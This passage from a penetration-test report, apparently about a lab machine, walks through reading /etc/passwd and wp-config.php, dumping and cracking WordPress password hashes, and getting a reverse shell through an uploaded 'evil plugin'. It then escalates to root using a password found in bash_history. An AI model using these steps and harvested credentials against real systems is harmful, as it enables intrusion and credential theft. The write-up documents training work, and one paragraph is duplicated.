


Figure 3.12: 155-jpeg file.png



Figure 3.13: 160-Uploads folder.png

By downloading the file and checking with the cat and found that they have downloaded the /etc/passwd file for sure.

```
→ cat 762168464.jpeg | grep bash
RNunemaker:x:1001:1001::/home/RNunemaker:/bin/bash
ETollefson:x:1002:1002::/home/ETollefson:/bin/bash
DSwanger:x:1003:1003::/home/DSwanger:/bin/bash
AParnell:x:1004:1004::/home/AParnell:/bin/bash
SHayslett:x:1005:1005::/home/SHayslett:/bin/bash
MBassin:x:1006:1006::/home/MBassin:/bin/bash
JBare:x:1007:1007::/home/JBare:/bin/bash
LSolum:x:1008:1008::/home/LSolum:/bin/bash
MFrei:x:1010:1010::/home/MFrei:/bin/bash
SStroud:x:1011:1011::/home/SStroud:/bin/bash
JKanode:x:1013:1013::/home/JKanode:/bin/bash
CJoo:x:1014:1014::/home/CJoo:/bin/bash
Drew:x:1020:1020::/home/Drew:/bin/bash
jess:x:1021:1021::/home/jess:/bin/bash
SHAY:x:1022:1022::/home/SHAY:/bin/bash
mel:x:1024:1024::/home/mel:/bin/bash
zoe:x:1026:1026::/home/zoe:/bin/bash
NATHAN:x:1027:1027::/home/NATHAN:/bin/bash
elly:x:1029:1029::/home/elly:/bin/bash
```

Figure 3.14: 165-passwd.png

### 3.3 Gaining Shell

Since we are able to read the sensitive files we will have couple of options to get shell now. Either bruteforce the password or i have one more idea to get the sql password from wp-config.php file and try to bruteforce the sql password offline and check it out.

We will go with the second method by bruteforcing the sql passwords.




Figure 3.15: 170-wp-config.png




Figure 3.16: 175-wp-config-uploads.png

By checking we got the sql password as **root:plbkac**




Figure 3.17: 180-SqlPassword.png




```
+-----+
↵
| information_schema |
↵
| loot               |
↵
| mysql              |
↵
| performance_schema |
↵
| phpmyadmin         |
↵
| proof              |
↵
| sys                 |
↵
| wordpress           |
↵
+-----+
↵
8 rows in set (0.00 sec)

mysql> use wordpress


mysql> SELECT user_login,user_pass from wp_users;
+-----+
| user_login | user_pass |
+-----+
| John       | $P$B7889EMq/erHIuZapMB8GEizebcIy9. |
| Elly       | $P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0 |
| Peter      | $P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0 |
| barry      | $P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0 |
| heather    | $P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10 |
| garry      | $P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1 |
| harry      | $P$BqV.SQ60tKhVV7k7h1wqESkMh41buR0 |
| scott      | $P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1 |
| kathy      | $P$BZLxAMnC6ON.PYaurLGrhfBi6TjtcA0 |
| tim        | $P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0 |
| ZOE        | $P$B.gMMKRP11Q0dT5m1s9mstAUEDjagu1 |
| Dave       | $P$Bl7/V9LqvU37jJT.6t4KWmY.v907Hy. |
| Simon      | $P$BLxdINNRP008k0Q.jE44CjSK/7tEcz0 |
| Abby       | $P$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs. |
| Vicki      | $P$B85lqQ1WwL2SqcPOuKDvxaSwodTY131 |
| Pam        | $P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0 |
+-----+
```

We are going to attack the first password since that will be the admin. By using hascat we can see that the password is john:incorrect. Lets login to the wordpress and upload the evil plugin and get the reverse shell.



**Figure 3.18:** 180-password crack.png

Going to the plugin we have installed evil plugin and lets see if we can get reverseshell or not.



**Figure 3.19:** 180-Install evil plug.png

We can see that the evil plugin is saved in upload lets try to access and check if we can get the rev shell or not.




**Figure 3.20:** 190-Evil plug upload.png

```
→ nc -nlvp 9001
Listening on 0.0.0.0 9001
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


### 3.4 Privilege Escalation

We can see there are loads of users in the home folder. I wanted to check if there is any username and password saved in history file. So i cat all the bash\_history and found the user for Peter



```
www-data@red:/home$ ls
AParnell Drew JBare LSolum2 RNunemaker Sam jess www
CCeaser ETollefson JKanode MBassin SHAY Taylor kai zoe
CJoo Eeth JLipps MFrei SHayslett elly mel
DSwanger IChadwick LSolum NATHAN SStroud jamie peter
www-data@red:/home$
```

Figure 3.21: 195-users.png



```
www-data@red:/home$ cat */.bash_history | grep peter
cat: sshpass -p JZQuyIN5 peter@localhost
```

Figure 3.22: 200-Peter passwrod.png

Since we found the peter password lets login there and check what we have in that user.

```
www-data@red:/home$ su peter
↵
Password:

red% sudo -l

Matching Defaults entries for peter on red:
lecture=always, env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
↵

User peter may run the following commands on red:
(ALL : ALL) ALL
```


By going to the user it seems like this user can run any command as root. Lets use `sudo /bin/bash` and check if we can get root or not.

```
red% sudo /bin/bash
root@red:/home#
root@red:/home# id
uid=0(root) gid=0(root) groups=0(root)
root@red:/home#
```

Yes we are root now.

## 3.5 Proof File:

### 3.5.1 Root

A screenshot of a terminal window with a black background and green text. The text shows a user at a prompt running the 'id' command and receiving output indicating they are root.

```
root@red:/home# id
uid=0(root) gid=0(root) groups=0(root)
root@red:/home#
```

**Figure 3.23:** 205-root proof.png

## 4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.



## 5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.